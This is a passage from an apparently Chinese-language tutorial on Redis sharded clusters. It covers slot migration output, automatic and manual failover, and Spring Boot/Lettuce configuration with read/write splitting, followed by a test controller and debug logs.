Moving slot 55 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 56 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 57 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 58 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 59 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 60 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 61 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 62 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 63 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 64 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 65 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 66 from 127.0.0.1:7201 to 127.0.0.1:7204:
```

```
Moving slot 67 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 68 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 69 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 70 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 71 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 72 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 73 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 74 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 75 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 76 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 77 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 78 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 79 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 80 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 81 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 82 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 83 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 84 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 85 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 86 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 87 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 88 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 89 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 90 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 91 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 92 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 93 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 94 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 95 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 96 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 97 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 98 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 99 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 100 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 101 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 102 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 103 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 104 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 105 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 106 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 107 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 108 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 109 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 110 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 111 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 112 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 113 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 114 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 115 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 116 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 117 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 118 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 119 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 120 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 121 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 122 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 123 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 124 from 127.0.0.1:7201 to 127.0.0.1:7204:
```

```
Moving slot 125 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 126 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 127 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 128 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 129 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 130 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 131 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 132 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 133 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 134 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 135 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 136 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 137 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 138 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 139 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 140 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 141 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 142 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 143 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 144 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 145 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 146 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 147 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 148 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 149 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 150 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 151 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 152 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 153 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 154 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 155 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 156 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 157 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 158 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 159 from 127.0.0.1:7201 to 127.0.0.1:7204:
...
...
...
Moving slot 2893 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2894 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2895 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2896 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2897 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2898 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2899 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2900 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2901 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2902 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2903 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2904 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2905 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2906 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2907 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2908 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2909 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2910 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2911 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2912 from 127.0.0.1:7201 to 127.0.0.1:7204:
```

```
Moving slot 2913 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2914 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2915 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2916 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2917 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2918 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2919 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2920 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2921 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2922 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2923 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2924 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2925 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2926 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2927 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2928 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2929 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2930 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2931 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2932 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2933 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2934 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2935 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2936 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2937 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2938 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2939 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2940 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2941 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2942 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2943 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2944 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2945 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2946 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2947 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2948 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2949 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2950 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2951 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2952 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2953 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2954 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2955 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2956 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2957 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2958 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2959 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2960 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2961 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2962 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2963 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2964 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2965 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2966 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2967 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2968 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2969 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2970 from 127.0.0.1:7201 to 127.0.0.1:7204:
```

```
Moving slot 2971 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2972 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2973 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2974 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2975 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2976 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2977 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2978 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2979 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2980 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2981 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2982 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2983 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2984 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2985 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2986 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2987 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2988 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2989 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2990 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2991 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2992 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2993 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2994 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2995 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2996 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2997 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2998 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2999 from 127.0.0.1:7201 to 127.0.0.1:7204:
```

完成

6. 再次查看集群状态

```
redis-cli -p 7201 cluster nodes
```

结果:

```
C:\Users\mao>redis-cli -p 7201 cluster nodes
71a87d8f7ce0b10e7c61114c99289cd0a0d41f91 127.0.0.1:7305@17305 slave
13af4d8bb562a66329e0fd65541a4605e7bfa98d 0 1653369074000 8 connected
13af4d8bb562a66329e0fd65541a4605e7bfa98d 127.0.0.1:7202@17202 master - 0
1653369075867 2 connected 5461-10922
5955890e8df91cc20f3020458c6d58b8215bed61 127.0.0.1:7306@17306 slave
13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 0 1653369075000 9 connected
13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201@17201 myself,master - 0
1653369074000 1 connected 3000-5460
50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204@17204 master - 0
1653369075000 10 connected 0-2999
24a6fef5a04e19bf6834cd4ef641bd52cccc064a9 127.0.0.1:7203@17203 master - 0
1653369075000 3 connected 10923-16383
14b9098a24045ecb42fd788f3892f923e602a4e8 127.0.0.1:7304@17304 slave
13af4d8bb562a66329e0fd65541a4605e7bfa98d 0 1653369075643 7 connected
12a4f64792af5b93e88998c7847df7cf62ac8e72 127.0.0.1:7303@17303 slave
50681a213aaf688b7ee2ca2eabdb1f7805d96a30 0 1653369075532 10 connected
c6a7614ce24d78b8b01646e0fe0f0dd9a1d11a8f 127.0.0.1:7302@17302 slave
13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 0 1653369075532 5 connected
4529e008f12228a2e8f9935529f0be2e3f3915eb 127.0.0.1:7301@17301 slave
24a6fef5a04e19bf6834cd4ef641bd52cccc064a9 0 1653369075000 4 connected
```

故障转移

自动故障转移

当集群中有一个master宕机会发生什么呢?

直接停止一个redis实例，例如7202：

```
redis-cli -p 7202 shutdown
```

1. 首先是该实例与其它实例失去连接
2. 然后是疑似宕机
3. 最后是确定下线，自动提升一个slave为新的master
4. 当7102再次启动，就会变为一个slave节点了

手动故障转移

利用cluster failover命令可以手动让集群中的某个master宕机，切换到执行cluster failover命令的这个slave节点，实现无感知的数据迁移。其流程如下：

- slave节点告诉master节点拒绝任何客户端请求
- master返回当前的数据offset给slave
- slave等待数据offset与master一致
- master和slave开始故障转移
- slave标记自己为master，广播故障转移的结果
- master收到广播，开始处理 客户端读请求

这种failover命令可以指定三种模式：

- 缺省：默认的流程，如上1~6步
- force：省略了对offset的一致性校验
- takeover：直接执行第5步，忽略数据一致性、忽略master状态和其它master的意见

在7002这个slave节点执行手动故障转移，重新夺回master地位

步骤如下：

1）利用redis-cli连接7102这个节点

2）执行cluster failover命令

java代码操作redis分片集群

引入依赖

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-data-redis</artifactId>
</dependency>
```

配置

在配置文件application.yml中指定redis的相关信息

```
spring:
  redis:
    cluster:
      nodes:
        - 127.0.0.1:7201
        - 127.0.0.1:7202
        - 127.0.0.1:7203
        - 127.0.0.1:7301
        - 127.0.0.1:7302
        - 127.0.0.1:7303
        - 127.0.0.1:7304
        - 127.0.0.1:7305
        - 127.0.0.1:7306
```

配置读写分离

```
@Configuration
public class RedisConfig
{
    /**
     * 配置redis读写分离
```

```
     *
     * @return LettuceClientConfigurationBuilderCustomizer
     */
    @Bean
    public LettuceClientConfigurationBuilderCustomizer
lettuceClientConfigurationBuilderCustomizer()
    {
        //MASTER：从主节点读取
        //MASTER_PREFERRED：优先从master节点读取，master不可用才读取replica
        //REPLICA：从slave（replica）节点读取
        //REPLICA _PREFERRED：优先从slave（replica）节点读取，所有的slave都不可用才读取
master
        return clientConfigurationBuilder ->
clientConfigurationBuilder.readFrom(ReadFrom.REPLICA_PREFERRED);
    }
}
```

读写策略：

- MASTER：从主节点读取
- MASTER_PREFERRED：优先从master节点读取，master不可用才读取replica
- REPLICA：从slave（replica）节点读取
- REPLICA _PREFERRED：优先从slave（replica）节点读取，所有的slave都不可用才读取master

RedisTestController

```
package mao.redis_fragment_cluster.controller;

import org.springframework.data.redis.core.StringRedisTemplate;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.PathVariable;
import org.springframework.web.bind.annotation.RestController;

import javax.annotation.Resource;

/**
 * Project name(项目名称)：redis_fragment_cluster
 * Package(包名): mao.redis_fragment_cluster.controller
 * Class(类名): RedisTestController
 * Author(作者）: mao
 * Author QQ：1296193245
 * GitHub：https://github.com/maomao124/
 * Date(创建日期)： 2022/5/24
 * Time(创建时间)： 13:36
 * Version(版本): 1.0
 * Description(描述)： Controller层
 */

@RestController
public class RedisTestController
{
    @Resource
    private StringRedisTemplate stringRedisTemplate;

    /**
```

```
     * 存一个数
     * @param key 键
     * @param value 值
     * @return Boolean
     */
    @GetMapping("set/{key}/{value}")
    public Boolean set(@PathVariable String key, @PathVariable String value)
    {
        stringRedisTemplate.opsForValue().set(key, value);
        return true;
    }

    /**
     * 取一个数
     * @param key 键
     * @return value(String)
     */
    @GetMapping("get/{key}")
    public String get(@PathVariable String key)
    {
        return stringRedisTemplate.opsForValue().get(key);
    }
}
```

结果

向redis里存一个数：

http://localhost:8080/set/a/1568

控制台结果：

```
2022-05-24 13:49:22.690 DEBUG 3192 --- [o-8080-Acceptor]
o.apache.tomcat.util.threads.LimitLatch  : Counting up[http-nio-8080-Acceptor]
latch=2
2022-05-24 13:49:22.694 DEBUG 3192 --- [io-8080-exec-10]
o.a.coyote.http11.Http11InputBuffer      : Before fill(): parsingHeader: [true],
parsingRequestLine: [true], parsingRequestLinePhase: [0],
parsingRequestLineStart: [0], byteBuffer.position(): [0], byteBuffer.limit():
[0], end: [940]
2022-05-24 13:49:22.694 DEBUG 3192 --- [io-8080-exec-10]
o.a.tomcat.util.net.SocketWrapperBase    : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@577e77f2:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64321]], Read from
buffer: [0]
2022-05-24 13:49:22.695 DEBUG 3192 --- [io-8080-exec-10]
org.apache.tomcat.util.net.NioEndpoint   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@577e77f2:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64321]], Read direct
from socket: [917]
2022-05-24 13:49:22.695 DEBUG 3192 --- [io-8080-exec-10]
o.a.coyote.http11.Http11InputBuffer      : Received [GET /set/a/1568 HTTP/1.1
Host: localhost:8080
Connection: keep-alive
```

```
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.64 Safari/537.36 Edg/101.0.1210.53
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: Idea-2347e683=7bef4e77-fa42-4f63-b13f-9d49fe35fcf9;
mbox=session#a01c13ff0816407685902a031e6d50bd#1644071823|PC#a01c13ff081640768590
2a031e6d50bd.32_0#1678249975; _ga=GA1.1.2061233658.1650939704

]
2022-05-24 13:49:22.695 DEBUG 3192 --- [io-8080-exec-10]
o.a.t.util.http.Rfc6265CookieProcessor   : Cookies: Parsing b[]: Idea-
2347e683=7bef4e77-fa42-4f63-b13f-9d49fe35fcf9;
mbox=session#a01c13ff0816407685902a031e6d50bd#1644071823|PC#a01c13ff081640768590
2a031e6d50bd.32_0#1678249975; _ga=GA1.1.2061233658.1650939704
2022-05-24 13:49:22.695 DEBUG 3192 --- [io-8080-exec-10]
o.a.c.authenticator.AuthenticatorBase    : Security checking request GET
/set/a/1568
2022-05-24 13:49:22.695 DEBUG 3192 --- [io-8080-exec-10]
org.apache.catalina.realm.RealmBase      :   No applicable constraints defined
2022-05-24 13:49:22.695 DEBUG 3192 --- [io-8080-exec-10]
o.a.c.authenticator.AuthenticatorBase    : Not subject to any constraint
2022-05-24 13:49:22.696 DEBUG 3192 --- [io-8080-exec-10]
org.apache.tomcat.util.http.Parameters   : Set encoding to UTF-8
2022-05-24 13:49:22.696 DEBUG 3192 --- [io-8080-exec-10]
o.s.web.servlet.DispatcherServlet        : GET "/set/a/1568", parameters={}
2022-05-24 13:49:22.696 DEBUG 3192 --- [io-8080-exec-10]
s.w.s.m.m.a.RequestMappingHandlerMapping : Mapped to
mao.redis_fragment_cluster.controller.RedisTestController#set(String, String)
2022-05-24 13:49:22.696 DEBUG 3192 --- [io-8080-exec-10]
o.s.d.redis.core.RedisConnectionUtils    : Fetching Redis Connection from
RedisConnectionFactory
2022-05-24 13:49:22.696 DEBUG 3192 --- [io-8080-exec-10]
io.lettuce.core.RedisChannelHandler      : dispatching command AsyncCommand
[type=SET, output=StatusOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-24 13:49:22.697 DEBUG 3192 --- [io-8080-exec-10]
i.l.c.c.PooledClusterConnectionProvider  : getConnection(WRITE, 15495)
2022-05-24 13:49:22.697 DEBUG 3192 --- [io-8080-exec-10]
i.lettuce.core.protocol.DefaultEndpoint  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb] write() writeAndFlush command ClusterCommand
[command=AsyncCommand [type=SET, output=StatusOutput [output=null,
error='null'], commandType=io.lettuce.core.protocol.Command], redirections=0,
maxRedirections=5]
2022-05-24 13:49:22.697 DEBUG 3192 --- [io-8080-exec-10]
i.lettuce.core.protocol.DefaultEndpoint  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb] write() done
```

```
2022-05-24 13:49:22.697 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandHandler  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb, chid=0xb] write(ctx, ClusterCommand
[command=AsyncCommand [type=SET, output=StatusOutput [output=null,
error='null'], commandType=io.lettuce.core.protocol.Command], redirections=0,
maxRedirections=5], promise)
2022-05-24 13:49:22.697 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandEncoder  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203] writing command ClusterCommand [command=AsyncCommand
[type=SET, output=StatusOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command], redirections=0,
maxRedirections=5]
2022-05-24 13:49:22.697 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandHandler  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb, chid=0xb] Received: 5 bytes, 1 commands in the
stack
2022-05-24 13:49:22.698 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandHandler  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb, chid=0xb] Stack contains: 1 commands
2022-05-24 13:49:22.698 DEBUG 3192 --- [oEventLoop-4-11]
i.l.core.protocol.RedisStateMachine      : Decode done, empty stack: true
2022-05-24 13:49:22.698 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandHandler  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb, chid=0xb] Completing command ClusterCommand
[command=AsyncCommand [type=SET, output=StatusOutput [output=OK, error='null'],
commandType=io.lettuce.core.protocol.Command], redirections=0,
maxRedirections=5]
2022-05-24 13:49:22.698 DEBUG 3192 --- [io-8080-exec-10]
o.s.d.redis.core.RedisConnectionUtils    : Closing Redis Connection.
2022-05-24 13:49:22.698 DEBUG 3192 --- [io-8080-exec-10]
m.m.a.RequestResponseBodyMethodProcessor : Using 'application/json;q=0.8', given
[text/html, application/xhtml+xml, image/webp, image/apng,
application/xml;q=0.9, application/signed-exchange;v=b3;q=0.9, */*;q=0.8] and
supported [application/json, application/*+json, application/json,
application/*+json]
2022-05-24 13:49:22.698 DEBUG 3192 --- [io-8080-exec-10]
m.m.a.RequestResponseBodyMethodProcessor : Writing [true]
2022-05-24 13:49:22.699 DEBUG 3192 --- [io-8080-exec-10]
o.s.web.servlet.DispatcherServlet        : Completed 200 OK
2022-05-24 13:49:22.699 DEBUG 3192 --- [io-8080-exec-10]
o.a.coyote.http11.Http11InputBuffer      : Before fill(): parsingHeader: [true],
parsingRequestLine: [true], parsingRequestLinePhase: [0],
parsingRequestLineStart: [0], byteBuffer.position(): [0], byteBuffer.limit():
[0], end: [917]
2022-05-24 13:49:22.699 DEBUG 3192 --- [io-8080-exec-10]
o.a.tomcat.util.net.SocketWrapperBase    : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@577e77f2:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64321]], Read from
buffer: [0]
2022-05-24 13:49:22.699 DEBUG 3192 --- [io-8080-exec-10]
org.apache.tomcat.util.net.NioEndpoint   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@577e77f2:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64321]], Read direct
from socket: [0]
2022-05-24 13:49:22.699 DEBUG 3192 --- [io-8080-exec-10]
o.a.coyote.http11.Http11InputBuffer      : Received []
```

```
2022-05-24 13:49:22.699 DEBUG 3192 --- [io-8080-exec-10]
o.apache.coyote.http11.Http11Processor   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@577e77f2:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64321]], Status in:
[OPEN_READ], State out: [OPEN]
2022-05-24 13:49:22.699 DEBUG 3192 --- [io-8080-exec-10]
org.apache.tomcat.util.net.NioEndpoint   : Registered read interest for
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@577e77f2:org.apache.tom
